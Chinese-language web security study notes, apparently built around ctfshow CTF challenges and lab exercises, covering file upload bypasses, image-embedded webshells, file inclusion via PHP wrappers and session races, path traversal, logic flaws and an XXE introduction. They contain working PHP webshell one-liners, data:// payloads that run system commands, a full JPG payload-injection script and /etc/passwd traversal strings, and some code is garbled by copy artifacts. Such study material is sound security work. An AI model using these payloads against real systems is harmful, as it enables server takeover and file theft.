

web

[文件上传](#)

[文件读取](#)

[文件包含](#)

[目录遍历漏洞](#)

[逻辑漏洞](#)

[XXE](#)

[XSS](#)

[SSTI](#)

[ssrf](#)

[sql-labs](#)

[sql](#)

[rce](#)

[php伪协议](#)

[jwt](#)

[csrf](#)

[cors](#)

文件上传

文件上传

概述

文件上传功能 没有对上传的文件做合理严谨的过滤，导致用户可以利用此功能，上传能被服务端解析执行的文件，并通过此文件获得执行服务端命令的能力。

黑名单

黑名单（明确不让后传的格式后缀）：jsp aspx php jsp war cgi

js防护

通过前端网页JavaScript代码限制文件类型或者后缀名打到过滤效果

这类前端代码通常可以更改，可通过右键 **检查** 相关元素定位到相应前端代码进行更改

如

```
1 <button id="upload" class="layui-btn" type="button"
2 lay-data="{url: 'upload.php', accept: 'images',exts:'png'}">
```

修改为

```
1 lay-data="{url: 'upload.php', accept: 'file'}
```

MIME类型

MIME(Multipurpose Internet Mail Extensions)多用途互联网邮件扩展类型。是设定某种扩展名的文件用一种应用程序来打开的方式类型，当该扩展名文件被访问的时候，浏览器会自动使用指定应用程序来打开。多用于指定一些客户端自定义的文件名，以及一些媒体文件打开方式。

可以通过bp抓包更改 content-Type的值

不同浏览器的mime类型可能会有细微差别

| 文件类型 | mime类型 |
|------------------|--------------------------|
| php、dll、ini、exe | application/octet-stream |
| jpg、png、gif、bmp | image/xxx |
| html、xml、htm、wml | text/xxx |
| txt | text/plain |

```
Plain Text | 复制代码

1  <?PHP
2  $is_upload = false;
3  $msg = null;
4  if(isset($_POST['submit'])) --上传按钮
5  {if(file_exists(UPLOAD_PATH)
6    if($_FILES['upload_file']['type']=='image/jpeg') || ($_FILES['upload_file']['type'] == 'image/jpg')
7      {$temp_file = $_FILES['upload_file']['tmp_name'];
8       $img_path = UPLOAD_PATH . ' / ' . $_FILES['upload_file']['name'] .相当于加号
9       if(move_uploaded_file($temp_file,$img_path)) 前面参数文件移到后面
10      {$is_upload = true;}
11    else
12      {$msg = '上传出错! ';}
13    }
14  else
15    {$msg = '文件类型不正确, 请重新上传! '}
16  }
17 //$_FILES['upload_file']['type'] 判断文件MIME类型
```

user.ini

需要在当前目录存在正常php文件才可使用，直接在bp中抓包修改上传再搭配上次txt文件即可存入后门

不管是nginx/apache/IIS，只要是以fastcgi运行的php都可以用这个方法

原理解析

php.ini

php.ini是php默认的配置文件，其中包括了很多php的配置，这些配置中，又分为几种：`PHP_INI_SYSTEM`、`PHP_INI_PERDIR`、`PHP_INI_ALL`、`PHP_INI_USER`。

| 模式 | 含义 |
|-----------------------------|--|
| <code>PHP_INI_USER</code> | 可在用户脚本（例如 <code>ini_set()</code> ）或 Windows 注册表以及 <code>.user.ini</code> 中设定 |
| <code>PHP_INI_PERDIR</code> | 可在 <code>php.ini</code> , <code>.htaccess</code> 或 <code>httpd.conf</code> 中设定 |
| <code>PHP_INI_SYSTEM</code> | 可在 <code>php.ini</code> 或 <code>httpd.conf</code> 中设定 |
| <code>PHP_INI_ALL</code> | 可在任何地方设定 |

user.ini

除了主 `php.ini` 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（`$_SERVER['DOCUMENT_ROOT']` 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。

实际上，配置文件除了 `PHP_INI_SYSTEM` 以外的模式（包括`PHP_INI_ALL`）都是可以通过`.user.ini`来设置的。

而且，和 `php.ini` 不同的是，`.user.ini` 是一个能被动态加载的ini文件。也就是说我修改了 `.user.ini` 后，不需要重启服务器中间件，只需要等待 `user_ini.cache_ttl` 所设置的时间（默认为300秒），即可被重新加载。

可惜的是敏感函数基本上都是system，但又两个例外可供我们用于加入后门

`auto_append_file` 和 `auto_prepend_file` 函数作用类似于调用了`require()`函数，一个在文件前边调用，一个在后边

使用方法很简单 直接构造`user.ini`文件并写入 `auto_append_file=xxxxxxxx` 即可

payload:

1.直接写入一句话木马

2.日志包含

3.远程文件包含

当allow_url_include为On, 而allow_url_fopen为Off的是否, 不可以直接远程包含文件, 但是可以使用php://input、php://stdin、php://memory 和 php://temp等伪协议

当php配置allow_url_include和allow_url_fopen都为On的时候, 可以对文件进行远程包含

(user.ini比.htaccess适用范围更广应优先尝试)

.htaccess

.htaccess文件全称是超文本入口Hypertext Access , 它提供了针对目录改变配置的方法, 可以作用在.htaccess同目录及其所有子目录

.htaccess是**apache**服务器下的控制文件访问的配置文件, 在**nginx**中不会生效

前提

通常情况下, Apache是默认启用.htaccess的

如果关闭了 需要修改httpd.conf :AllowOverride ALL

.htaccess其他用法:

https://blog.csdn.net/weixin_30675967/article/details/97363336?spm=1001.2101.3001.6650.2&utm_medium=distribute.pc_relevant.none-task-blog-2~default~BlogCommendFromBaidu~Rate-2.queryctrv4&depth_1-utm_source=distribute.pc_relevant.none-task-blog-2~default~BlogCommendFromBaidu~Rate-2.queryctrv4&utm_relevant_index=4

用法

若碰上文件上传后被重命名则无效

上传覆盖 .htaccess文件，重写解析规则，将上传的带有脚本马的图片以指定脚本方式解析。

```
1 <FilesMatch "123.png">
2 SetHandler application/x-httpd-php
3 </FilesMatch>
```

蚁剑上次的文件目录仍为原文件后缀

::\$DATA绕过

利用windows文件流特性绕过

如果“文件名 + :: DATA”会把 :: DATA之后的数据当成文件流处理 不会检查后缀名 且保持::\$DATA之前的文件名

windows下ADS流特性，导致文件上传xxx.php::\$DATA = xxx.php

例如：

"phpinfo.php::\$DATA"

Windows会自动去掉末尾的::\$DATA变成

"phpinfo.php"

但如果存在 *fileext = ** strirreplace **(':: DATA ',' ',' ',
fileext)*则会失效，该函数将会用空字符来替换变量 file_ext中的::
DATA子串，防止了 :: DATA`的上传绕过

fuzz

特殊解析绕过 ---php可尝试php3 php5 phtml，但需要看对方服务器的配置文件

大小写绕过 ---缺少语句 *fileext = ** strtolower **(file_ext); //转化为小写*

空格绕过 (windows) ---缺少语句 `file_ext = **trim**($file_ext);`//首尾去空

点绕过 (windows) ---如果在windows命名文件时，在文件后面加.会被系统自动删掉

双写绕过 --- `file_name = str_replace('deny_ext','', $file_name)` 只处理一次

双文件名绕过 -- 若存在 `strrchr($file_name, '.')` 会返回小数点和文件后缀组成的子串

假设文件名为`test3.php.jpg`，得到的 `$file_txt` 值就是 `.jpg`

白名单

白名单（明确可以上传的格式后缀）：`jpg png zip rar gif`

ctfshow靶场

151 前端js验证

152 mime验证

153 user.ini

154 文件内容过滤 <?php 短标签写法

155 不知道过滤了啥 用154同样可过

156 过滤{} 继续通杀

157 `eval(array_pop($_POST))`

158 同上

159

160 日志包含 空格改成0d

161 `getimagesize()`检测 不仅需要伪造文件头还需要构造点数据真实一点 GIF89a 能直接绕过？？

162 过滤了. 非预期解为远程文件包含 预期解为session竞争

163 同上

164 png文件二次渲染

165 jpg文件二次渲染

166 zip白名单

167

168

169 user.ini+日志包含

170

远程文件包含绕过

过滤了.(){}还有getimagesize()限制

可以<https://tool.lu/ip> 查看IP long 绕过.对ip地址的过滤

然后可以先上传.user.ini 然后再上传相应文件

vps也配置好了 我们访问<http://1363549496/>

文件也成功上传 但在利用的时候宝塔报错 无奈不知道哪出错了 先放弃这个思路

当然也可以直接包含到user.ini文件里

<https://www.freebuf.com/vuls/202819.html>

session文件包含&条件竞争

二次渲染

1.gif

gif二次渲染只需要往渲染前后图片数据不发生变动的地方查马

2.png

png图片由3个以上的数据块组成。

PNG定义了两种类型的数据块，一种是称为**关键数据块**(critical chunk)，这是标准的数据块，另一种叫做**辅助数据块**(ancillary chunks)，这是可选的数据块。关键数据块定义了3个标准数据块(IHDR, IDAT, IEND)，每个PNG文件都必须包含它们。

数据块结构

| 名称 | 字节数 | 说明 |
|--------------------------|------|-----------------------------------|
| Length (长度) | 4字节 | 指定数据块中数据域的长度，其长度不超过 (2的31次方-1) 字节 |
| Chunk Type Code (数据块类型码) | 4字节 | 数据块类型码由ASCII字母 (A-Z和a-z) 组成 |
| Chunk Data (数据块数据) | 可变长度 | 存储按照Chunk Type Code指定的数据 |
| CRC (循环冗余检测) | 4字节 | 存储用来检测是否有错误的循环冗余码 |

CRC(cyclic redundancy check)域中的值是对Chunk Type Code域和Chunk Data域中的数据进行计算得到的。CRC具体算法定义在ISO 3309和ITU-T V.42中，其值按下面的CRC码生成多项式进行计算：

$$x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + x + 1$$

数据块分析

IHDR

数据块IHDR(header chunk): 它包含有PNG文件中存储的图像数据的基本信息，并要作为第一个数据块出现在PNG数据流中，而且一个PNG数据流中只能有一个文件头数据块。

PLTE

调色板PLTE数据块是辅助数据块,对于索引图像，调色板信息是必须的，调色板的颜色索引从0开始编号，然后是1、2……，调色板的颜色数不能超过色深中规定的颜色数（如图像色深为4的时候，调色板中的颜色数不可以超过 $2^4=16$ ），否则，这将导致PNG图像不合法。

IDAT

图像数据块IDAT(image data chunk): 它存储实际的数据，在数据流中可包含多个连续顺序的图像数据块。

IDAT存放着图像真正的数据信息，因此，如果能够了解IDAT的结构，我们就可以很方便的生成PNG图像

IEND

图像结束数据IEND(image trailer chunk): 它用来标记PNG文件或者数据流已经结束，并且必须要放在文件的尾部。

如果我们仔细观察PNG文件，我们会发现，文件的结尾12个字符看起来总应该是这样的：

```
| 00 00 00 00 49 45 4E 44 AE 42 60 82
```

第一种方法：写入PLTE数据块

php底层在对PLTE数据块验证的时候,主要进行了CRC校验.所以可以在chunk data域插入php代码,然后重新计算相应的crc值并修改即可。

这种方式只针对索引彩色图像的png图片才有效，在选取png图片时可根据IHDR数据块的color type辨别03为索引彩色图像。

1、在PLTE数据块写入php代码；

2、计算PLTE数据块的CRC；

crc脚本

```
Plain Text | 复制代码 ▾  
1 import binascii  
2 import re  
3  
4 png = open(r'2.png', 'rb')  
5 a = png.read()  
6 png.close()  
7 hexstr = binascii.b2a_hex(a)  
8  
9 ''' PLTE crc '''  
10 data = '504c5445'+re.findall('504c5445(.*)49444154',hexstr)[0]  
11 crc = binascii.crc32(data[:-16].decode('hex')) & 0xffffffff  
12 print hex(crc)
```

3、修改CRC值；

4、验证 将修改后的png图片上传后，下载到本地再打开。

第二种方法：写入IDAT数据块

直接上脚本

```
1 <?php
2 $p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
3             0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
4             0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
5             0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
6             0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
7             0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
8             0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
9             0x66, 0x44, 0x50, 0x33);
10
11
12
13 $img = imagecreatetruecolor(32, 32);
14
15 for ($y = 0; $y < sizeof($p); $y += 3) {
16     $r = $p[$y];
17     $g = $p[$y+1];
18     $b = $p[$y+2];
19     $color = imagecolorallocate($img, $r, $g, $b);
20     imagesetpixel($img, round($y / 3), 0, $color);
21 }
22
23 imagepng($img, '2.png'); //要修改的图片的路径
24 /* 木马内容
25 <?$_GET[0]($_POST[1]);?>
26 */
27
28 ?>
29
30 0=system 1=rc
```

3、jpg

```
1  <?php
2      /*
3
4      The algorithm of injecting the payload into the JPG image, which will
5      keep unchanged after transformations caused by PHP functions imagecopyresized()
6      and imagecopyresampled().
7      It is necessary that the size and quality of the initial image are the
8      same as those of the processed image.
9
10
11     1) Upload an arbitrary image via secured files upload script
12     2) Save the processed image and launch:
13         jpg_payload.php <jpg_name.jpg>
14
15     In case of successful injection you will get a specially crafted image,
16     which should be uploaded again.
17
18     Since the most straightforward injection method is used, the following
19     problems can occur:
20         1) After the second processing the injected data may become partially
21             corrupted.
22         2) The jpg_payload.php script outputs "Something's wrong".
23             If this happens, try to change the payload (e.g. add some symbols at
24             the beginning) or try another initial image.
25
26     Sergey Bobrov @Black2Fan.
27
28     See also:
29     https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-ida
30     t-chunks/
31
32     */
33
34     $miniPayload = "<?=phpinfo();?>";
35
36     if(!extension_loaded('gd') || !function_exists('imagecreatefromjpe
37 g')) {
38         die('php-gd is not installed');
39     }
40
41     if(!isset($argv[1])) {
42         die('php jpg_payload.php <jpg_name.jpg>');
43     }
44
45     set_error_handler("custom_error_handler");
```

```

37
38     for($pad = 0; $pad < 1024; $pad++) {
39         $nullbytePayloadSize = $pad;
40         $dis = new DataInputStream($argv[1]);
41         $outStream = file_get_contents($argv[1]);
42         $extraBytes = 0;
43         $correctImage = TRUE;
44
45         if($dis->readShort() != 0xFFD8) {
46             die('Incorrect SOI marker');
47         }
48
49         while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
50             $marker = $dis->readByte();
51             $size = $dis->readShort() - 2;
52             $dis->skip($size);
53             if($marker === 0xDA) {
54                 $startPos = $dis->seek();
55                 $outStreamTmp =
56                     substr($outStream, 0, $startPos) .
57                     $miniPayload .
58                     str_repeat("\0", $nullbytePayloadSize) .
59                     substr($outStream, $startPos);
60             checkImage('_' . $argv[1], $outStreamTmp, TRUE);
61             if($extraBytes !== 0) {
62                 while((!$dis->eof())) {
63                     if($dis->readByte() === 0xFF) {
64                         if($dis->readByte() !== 0x00) {
65                             break;
66                         }
67                     }
68                 }
69                 $stopPos = $dis->seek() - 2;
70                 $imageStreamSize = $stopPos - $startPos;
71                 $outStream =
72                     substr($outStream, 0, $startPos) .
73                     $miniPayload .
74                     substr(
75                         str_repeat("\0", $nullbytePayloadSize) .
76                         substr($outStream, $startPos, $imageStrea
77                         mSize),
78                         0,
79                         $nullbytePayloadSize + $imageStreamSize - $extraB
80                         ytes) .
81                         substr($outStream, $stopPos);
82             } elseif($correctImage) {
83                 $outStream = $outStreamTmp;
84             } else {

```

```

83             break;
84         }
85         if(checkImage('payload_'.argv[1], $outStream)) {
86             die('Success!');
87         } else {
88             break;
89         }
90     }
91 }
92 }
93 unlink('payload_'.argv[1]);
94 die('Something\'s wrong');
95

96 function checkImage($filename, $data, $unlink = FALSE) {
97     global $correctImage;
98     file_put_contents($filename, $data);
99     $correctImage = TRUE;
100    imagecreatefromjpeg($filename);
101    if($unlink)
102        unlink($filename);
103    return $correctImage;
104 }
105
106 function custom_error_handler($errno, $errstr, $errfile, $errline) {
107     global $extraBytes, $correctImage;
108     $correctImage = FALSE;
109     if(preg_match('/(\d+) extraneous bytes before marker/', $errstr,
110      $m)) {
111         if(isset($m[1])) {
112             $extraBytes = (int)$m[1];
113         }
114     }
115
116 class DataInputStream {
117     private $binData;
118     private $order;
119     private $size;
120
121     public function __construct($filename, $order = false, $fromString =
122      false) {
123         $this->binData = '';
124         $this->order = $order;
125         if(!$fromString) {
126             if(!file_exists($filename) || !is_file($filename))
127                 die('File not exists ['.basename($filename).']');
128             $this->binData = file_get_contents($filename);
129         } else {

```

```

129             $this->binData = $filename;
130         }
131         $this->size = strlen($this->binData);
132     }
133
134     public function seek() {
135         return ($this->size - strlen($this->binData));
136     }
137
138     public function skip($skip) {
139         $this->binData = substr($this->binData, $skip);
140     }
141
142     public function readByte() {
143         if($this->eof()) {
144             die('End Of File');
145         }
146         $byte = substr($this->binData, 0, 1);
147         $this->binData = substr($this->binData, 1);
148         return ord($byte);
149     }
150
151     public function readShort() {
152         if(strlen($this->binData) < 2) {
153             die('End Of File');
154         }
155         $short = substr($this->binData, 0, 2);
156         $this->binData = substr($this->binData, 2);
157         if($this->order) {
158             $short = (ord($short[1]) << 8) + ord($short[0]);
159         } else {
160             $short = (ord($short[0]) << 8) + ord($short[1]);
161         }
162         return $short;
163     }
164
165     public function eof() {
166         return !$this->binData||(strlen($this->binData) === 0);
167     }
168 }
169 ?>

```

zip白名单

和图片马差不多 直接往zip文件插马

需要注意是POST马还是GET马 注意格式

文件读取

文件读取

文件包含

文件包含

文件包含

开发人员将相同的函数写入单独的文件中，需要使用某个函数时直接调用此文件，无需再次编写，这种调用的过程叫做文件包含。

文件包含不一定需要包含php文件，只要被包含文件存在一块完整的php代码皆可被执行。无所谓被包含文件的后缀是什么

文件包含漏洞

开发人员为了使代码更加灵活，会将被包含的文件设置为变量，用来进行动态调用，从而导致客户端可以恶意调用恶意文件，造成文件包含漏洞。

注意看url参数 查找可控文件和可控点

相关函数

include //前面代码出错 函数继续执行

include_once()

require //前面代码出错 函数不执行 二者皆不会对报错代码前造成影响

require_once()

远程文件包含

条件

allow_url_fopen：为ON时，能读取远程文件，

Allow_url_include: 为ON时，就可以使用include和require等方式包含远程文件

伪协议

[]][http][https][ftp]://www.xxx.com/xxx.xxx

若后缀名写死，可以用？绕过

过滤了<?php 和 >

本地文件包含

若url地址传入127.0.0.1/include.php?filename=1.txt

执行1.txt里的php代码 phpinfo()

若url地址传入127.0.0.7/1.txt

单纯显示1.txt

ctfshow

web78

filter协议

```
▼ PHP | 复制代码
1  <?php
2  if(isset($_GET['file'])){
3      $file = $_GET['file'];
4      include($file);
5  }else{
6      highlight_file(__FILE__);
7 }
```

?file=php://filter/convert.base64-encode/resource=flag.php

web79

data协议

```
1 <?php
2 if(isset($_GET['file'])){
3     $file = $_GET['file'];
4     $file = str_replace("php", "???", $file);
5     include($file);
6 }else{
7     highlight_file(__FILE__);
8 }
9 //过滤php 不
```

payload1: data://text/plain;base64,PD9waHAgc3IzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==

payload2:

file=data://text/plain,

1=system('tac flag.php');

web80

```
1 <?php
2 if(isset($_GET['file'])){
3     $file = $_GET['file'];
4     $file = str_replace("php", "???", $file);
5     $file = str_replace("data", "???", $file);
6     include($file);
7 }else{
8     highlight_file(__FILE__);
9 }
```

插入User-Agent,包含日志文件

包含/var/log/nginx/access.log

ua:

post: 1=system('tac fl0g.php');

web81

```
▼ PHP | 复制代码

1 <?php
2 if(isset($_GET['file'])){
3     $file = $_GET['file'];
4     $file = str_replace("php", "???", $file);
5     $file = str_replace("data", "???", $file);
6     $file = str_replace(":", "???", $file);
7     include($file);
8 }else{
9     highlight_file(__FILE__);
10 }
```

继续80

web82,83,84, 86

条件竞争

```
▼ PHP | 复制代码

1 <?php
2 if(isset($_GET['file'])){
3     $file = $_GET['file'];
4     $file = str_replace("php", "???", $file);
5     $file = str_replace("data", "???", $file);
6     $file = str_replace(":", "???", $file);
7     $file = str_replace(".", "???", $file);
8     include($file);
9 }else{
10     highlight_file(__FILE__);
11 }
```

过滤了。不能利用任何有后缀的文件，php中，唯一可以利用的无后缀的文件就是session。

利用PHP中的session.upload_progress（获取实时文件上传进度的参数，会返回一个session），功能作为跳板，从而进行文件包含和反序列化漏洞利用

php中的session.upload_progress

这个功能在php5.4添加的。在php.ini有以下几个默认选项：

```
Plain Text | 复制代码

1 1. session.upload_progress.enabled = on
2 2. session.upload_progress.cleanup = on
3 3. session.upload_progress.prefix = "upload_progress_"
4 4. session.upload_progress.name = "PHP_SESSION_UPLOAD_PROGRESS"
5 5. session.upload_progress.freq = "1%"
6 6. session.upload_progress.min_freq = "1"
7
8 enabled=on表示upload_progress功能开始，也意味着当浏览器向服务器上传一个文件时，php
将会把此次文件上传的详细信息(如上传时间、上传进度等)存储在session当中；
9
10 cleanup=on表示当文件上传结束后，php将会立即清空对应session文件中的内容，这个选项非常
    重要；
11
12 name当它出现在表单中，php将会报告上传进度，最大的好处是，它的值可控；
13
14 prefix+name将表示为session中的键名
```

1：我们可以利用 `session.upload_progress` 将恶意语句写入session文件，从而包含session文件。前提需要知道session文件的存放位置。

2：对于默认配置 `session.upload_progress.cleanup = on` 导致文件上传后，session文件内容立即清空，这里需要进行rce：利用竞争，在session文件内容清空前进行包含利用。

3：代码里没有 `session_start()`，如何创建session文件呢。

如果 `session.auto_start=On`，则PHP在接收请求的时候会自动初始化Session，不再需要执行 `session_start()`。但默认情况下，这个选项都是关闭的。

但session还有一个默认选项，`session.use_strict_mode`默认值为0。此时用户是可以自己定义Session ID的。比如，我们在Cookie里设置PHPSESSID=TGAO，PHP将会在服务器上创建一个文

件：/tmp/sess_TGAO”。即使此时用户没有初始化Session，PHP也会自动初始化Session。并产生一个键值，这个键值有ini.get("session.upload_progress.prefix")+由我们构造的session.upload_progress.name值组成，最后被写入sess_文件里。

利用条件

- \1. 存在文件包含漏洞
- \2. 知道session文件存放路径，可以尝试默认路径
- \3. 具有读取和写入session文件的权限

web85

```
1  <?php
2  if(isset($_GET['file'])){
3      $file = $_GET['file'];
4      $file = str_replace("php", "???", $file);
5      $file = str_replace("data", "???", $file);
6      $file = str_replace(":", "???", $file);
7      $file = str_replace(".", "???", $file);
8      if(file_exists($file)){
9          $content = file_get_contents($file);
10     if(strpos($content, "<")>0){
11         die("error");
12     }
13     include($file);
14 }
15
16 }else{
17     highlight_file(__FILE__);
18 }
```

strpos() 函数查找字符串在另一字符串中第一次出现的位置。

可以改成10个线程继续条件竞争rce

web87

```

1  <?php
2  if(isset($_GET['file'])){
3      $file = $_GET['file'];
4      $content = $_POST['content'];
5      $file = str_replace("php", "???", $file);
6      $file = str_replace("data", "???", $file);
7      $file = str_replace(":", "???", $file);
8      $file = str_replace(".", "???", $file);
9      file_put_contents(urldecode($file), "<?php die('大佬别秀了');?>".$conte
nt);
10 }else{
11     highlight_file(__FILE__);
12 }

```

伪协议过滤器

?file=php://filter/write=string.rot13/resource=2.php

文件名要二次url全编码

传post

content=

打开2.php即可

web88

无特殊符号的base64绕过

PHP | 复制代码

```
1 <?php
2 if(isset($_GET['file'])){
3     $file = $_GET['file'];
4     if(preg_match("/php|~|!|@|#|\$|%|^|&|*|(|)|-|_|+|=|./i", $file)){
5         die("error");
6     }
7     include($file);
8 }else{
9     highlight_file(__FILE__);
10 }
```

data协议，需要构造一个

没有特殊符号的payload

data://text/plain;base64,PD9waHAgIGV2YWwoJF9QT1NUWzFdKTs/PmFh

data://text/plain;base64,PD9waHAgc3IzdGVtKCd0YWMgZioucGhwJyk7Pz5h

均可

web116

视频下载后发现png头

89 50 4E 47 0D 0A 1A 0A

png尾

49 45 4E 44 AE 42 60 82

删除前面部分得到png

通过bp读取即可

web117

UCS-2LE.UCS-2BE

```
PHP | 复制代码

1 <?php
2 highlight_file(__FILE__);
3 error_reporting(0);
4 function filter($x){
5 if(preg_match('/http|https|utf|zlib|data|input|rot13|base64|string|log
|sess/i',$x)){
6         die('too young too simple sometimes naive!');
7     }
8 }
9 $file=$_GET['file'];
10 $contents=$_POST['contents'];
11 filter($file);
12 file_put_contents($file, "<?php die();?>".$contents);
```

p神总结过filter协议通过base64绕过死亡exit的方法，但这里base64被ban了。

写文件之前，先通过以下payload对文件内容进行过滤

```
Plain Text | 复制代码

1 ?file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=a.php
2
3 contents=?<hp pvela$(P_S0[T]1;)?>
```

目录遍历漏洞

目录遍历漏洞

什么是目录遍历

- ```
Plain Text | ⚡ 复制代码
```
- 1 目录遍历漏洞是由于网站存在配置缺陷，导致网站目录可以被任意浏览，这会导致网站很多隐私文件与目录泄露。
  - 2 比如数据库备份文件、配置文件等，攻击者利用该信息可以为进一步入侵网站做准备。

通过目录遍历读取任意文件

通常网站显示一个图片，会通过一些HTML加载，如下所示：

- ```
Plain Text | ⚡ 复制代码
```
- 1

这 `loadImage` URL 需要一个 `filename` 参数并返回指定文件的内容。 图像文件本身存储在磁盘中的位置 `/var/www/images/`。要返回图像，应用程序将请求的文件名附加到此基本目录并使用文件系统 API 来读取文件的内容。 在上述情况下，应用程序从以下文件路径读取

- ```
Plain Text | ⚡ 复制代码
```
- 1 /var/www/images/xxx.png

若该应用程序没有针对目录遍历攻击实施任何防御措施，那么攻击者可以通过`..`/构造恶意文件路径，读取系统敏感问价。

- ```
Plain Text | ⚡ 复制代码
```
- 1 https://xxx.com/loadImage?filename=../../../../etc/passwd

此时需要时刻记着漏洞原理是服务器需要正常读取一个文件，我们伪造了这个文件的路径从而达到目的。

前者并非读取服务器文件 只是传递参数 因此不存在目录遍历

有时服务器端使用了一定的防护措施，我们可以通过其他payload进行尝试：

/etc/passwd

....//....//....//etc/passwd (双写绕过)

Burpsuite辅助爆破字典

在某些情况下，例如在 URL 路径或 `multipart/form-data` 请求时，Web 服务器可能会在将您的输入传递给应用程序之前剥离任何目录遍历序列。您有时可以通过 URL 编码，甚至双重 URL 编码绕过这种清理，`../` 字符，导致 `%2e%2e%2f` 或者 `%252e%252e%252f`（双重编码）分别。各种非标准编码，如 `..%c0%af` 或者 `..%ef%bc%8f`，也可以解决问题。

Burp Intruder 提供了预定义的有效载荷列表（**Fuzzing – path traversal**），其中包含各种编码的路径遍历序列，可以进行爆破尝试！

空字符绕过

若此时资源为图像，那么服务器只允许的请求是 `?filename=图片格式的后缀`。只有 `?filename=1.jpg` 才可以被请求。可以通过空字符绕过。`%20 %00`

```
Plain Text | 复制代码
1 ?filename=.../etc/passwd%201.jpg --> ?filename=.../etc/passwd 1.jpg 空格后面会被注释掉
```

文件路径验证

如果应用程序要求用户提供的文件名必须以预期的基本文件夹开头，例如 `/var/www/images`，那么可能包括所需的基本文件夹，然后是合适的遍历序列。

▼

Plain Text |  复制代码

```
1 filename=/var/www/images/../../etc/passwd
```

逻辑漏洞

过度信任客户端控制

一个根本有缺陷的假设是用户只会通过提供的 Web 界面与应用程序交互。这尤其危险，因为它导致进一步假设客户端验证将阻止用户提供恶意输入。但是，攻击者可以简单地使用 Burp Proxy 等工具在数据由浏览器发送之后但在数据传递到服务器端逻辑之前对其进行篡改。这有效地使客户端控件无用。

接受表面价值的数据，而不执行适当的完整性检查和服务器端验证，可以让攻击者以相对最小的努力造成各种破坏。他们能够实现的确切目标取决于功能以及它对可控数据的作用。在适当的情况下，这种缺陷可能会对与业务相关的功能和网站本身的安全性造成毁灭性的后果。

- Plain Text |  复制代码
- 1 随着 Burp 的运行，登录并尝试购买皮夹克。订单被拒绝，因为您没有足够的商店信用。
 - 2 在 Burp 中，转到“代理”>“HTTP 历史记录”并研究订单流程。请注意，当您将商品添加到购物车时，相应的请求会包含 price 范围。发送 POST /cart 请求 Burp 中继器。
 - 3 在 Burp Repeater 中，将价格更改为任意整数并发送请求。刷新购物车并确认价格已根据您的输入发生变化。
 - 4 重复此过程以将价格设置为低于您的可用商店信用的任何金额。
 - 5 完成解决实验室的命令。

- Plain Text |  复制代码
- 1 2FA
 - 2 在 Burp 运行的情况下，登录到您自己的帐户并调查 2FA 验证过程。请注意，在 POST /login2 请求 verify 参数用于确定正在访问哪个用户的帐户。
 - 3
 - 4 发送 GET /login2 请求 Burp 中继器。更改的值 verify 参数为 carlos 并发送请求。这可确保为 Carlos 生成临时 2FA 代码。
 - 5
 - 6 发送 POST /login2 请求 Burp Intruder。
 - 7 在 Burp Intruder 中，设置 verify 参数为 carlos 并将有效载荷位置添加到 mfa-code 范围。暴力破解验证码。
 - 8 在浏览器中加载 302 响应。

2FA

2FA, 2 Factor Authentication, 双因子验证，是一种安全密码验证方式。区别于传统的密码验证，由于传统的密码验证是由一组静态信息组成，如：字符、图像、手势等，很容易被获取，相对不安全。2FA是基于时间、历史长度、实物（信用卡、SMS手机、令牌、指纹）等自然变量结合一定的加密算法组合出一组动态密码，一般每60秒刷新一次。不容易被获取和破解，相对安全。

提供两步验证流程，为企业提供额外一层防护。

什么是身份验证因素？

有多种类型的身份验证因子可用于确认一个人的身份。最常见的情况包括：

1. 知识因素： 用户知道的信息，可包括密码、个人识别码 (PIN) 或密码。
2. 持有因素： 用户拥有的事物，可能是其驾驶执照、身份证件、移动设备或智能手机上的验证器应用程序。
3. 属性因素： 个人特质或用户的特征，通常是某种形式的生物特征识别因素。其中包括指纹识别、面部和语音识别，以及诸如击键特征和语言模式等行为生物识别特征。
4. 位置因素： 通常基于用户尝试验证其身份时的所在位置。组织可以限制位于特定位置的特定设备进行身份验证尝试，具体取决于员工登录到其系统的方式和位置。
5. 时间因素： 此因素将身份验证请求限制在特定时间内，只有在此时间内用户才能登录到服务。此时间之外的所有访问尝试将被阻止或限制。

双重身份验证的工作原理是什么？

当用户尝试登录到应用程序、服务或系统时，开始进行双重身份验证流程，直到他们被授予相应权限。身份验证流程如下所示：

- 第 1 步： 用户打开他们想要访问的服务或系统的应用程序或网站。然后，系统会要求他们使用凭证登录。
- 第 2 步： 用户输入登录凭证，通常是他们的用户名和密码。应用程序或网站确认详细信息，并确定是否已输入正确的初始身份验证详细信息。
- 第 3 步： 如果应用程序或网站不使用密码登录凭证，则会为用户生成安全密钥。密钥将由身份验证工具进行审核，服务器将验证初始请求。
- 步骤 4： 随后将提示用户提交第二个身份验证因素。该因素通常是持有因素，也就是仅他们拥有的事物。例如，应用程序或网站将向用户的移动设备发送唯一的代码。
- 第 5 步： 用户将代码输入至应用程序或网站，如果代码通过，用户将通过身份验证并被授予系统访问权限。

XXE

参数实体

XXE

XXE漏洞全称Xml External Entity Injection 即xml外部实体注入漏洞。

xml

XML 指可扩展标记语言 (EXtensible Markup Language)

优点

xml是互联网数据传输的重要工具，它可以跨越互联网任何的平台，不受编程语言和操作系统的限制，非常适合Web传输，而且xml有助于在服务器之间穿梭结构化数据，方便开发人员控制数据的存储和传输。

XML 与 HTML 的主要差异

XML 不是 HTML 的替代。

XML 和 HTML 为不同的目的而设计：

XML 被设计为传输和存储数据，其焦点是数据的内容。

HTML 被设计用来显示数据，其焦点是数据的外观。

HTML 旨在显示信息，而 XML 旨在传输信息。

没有任何行为的 XML

XML 是不作为的。

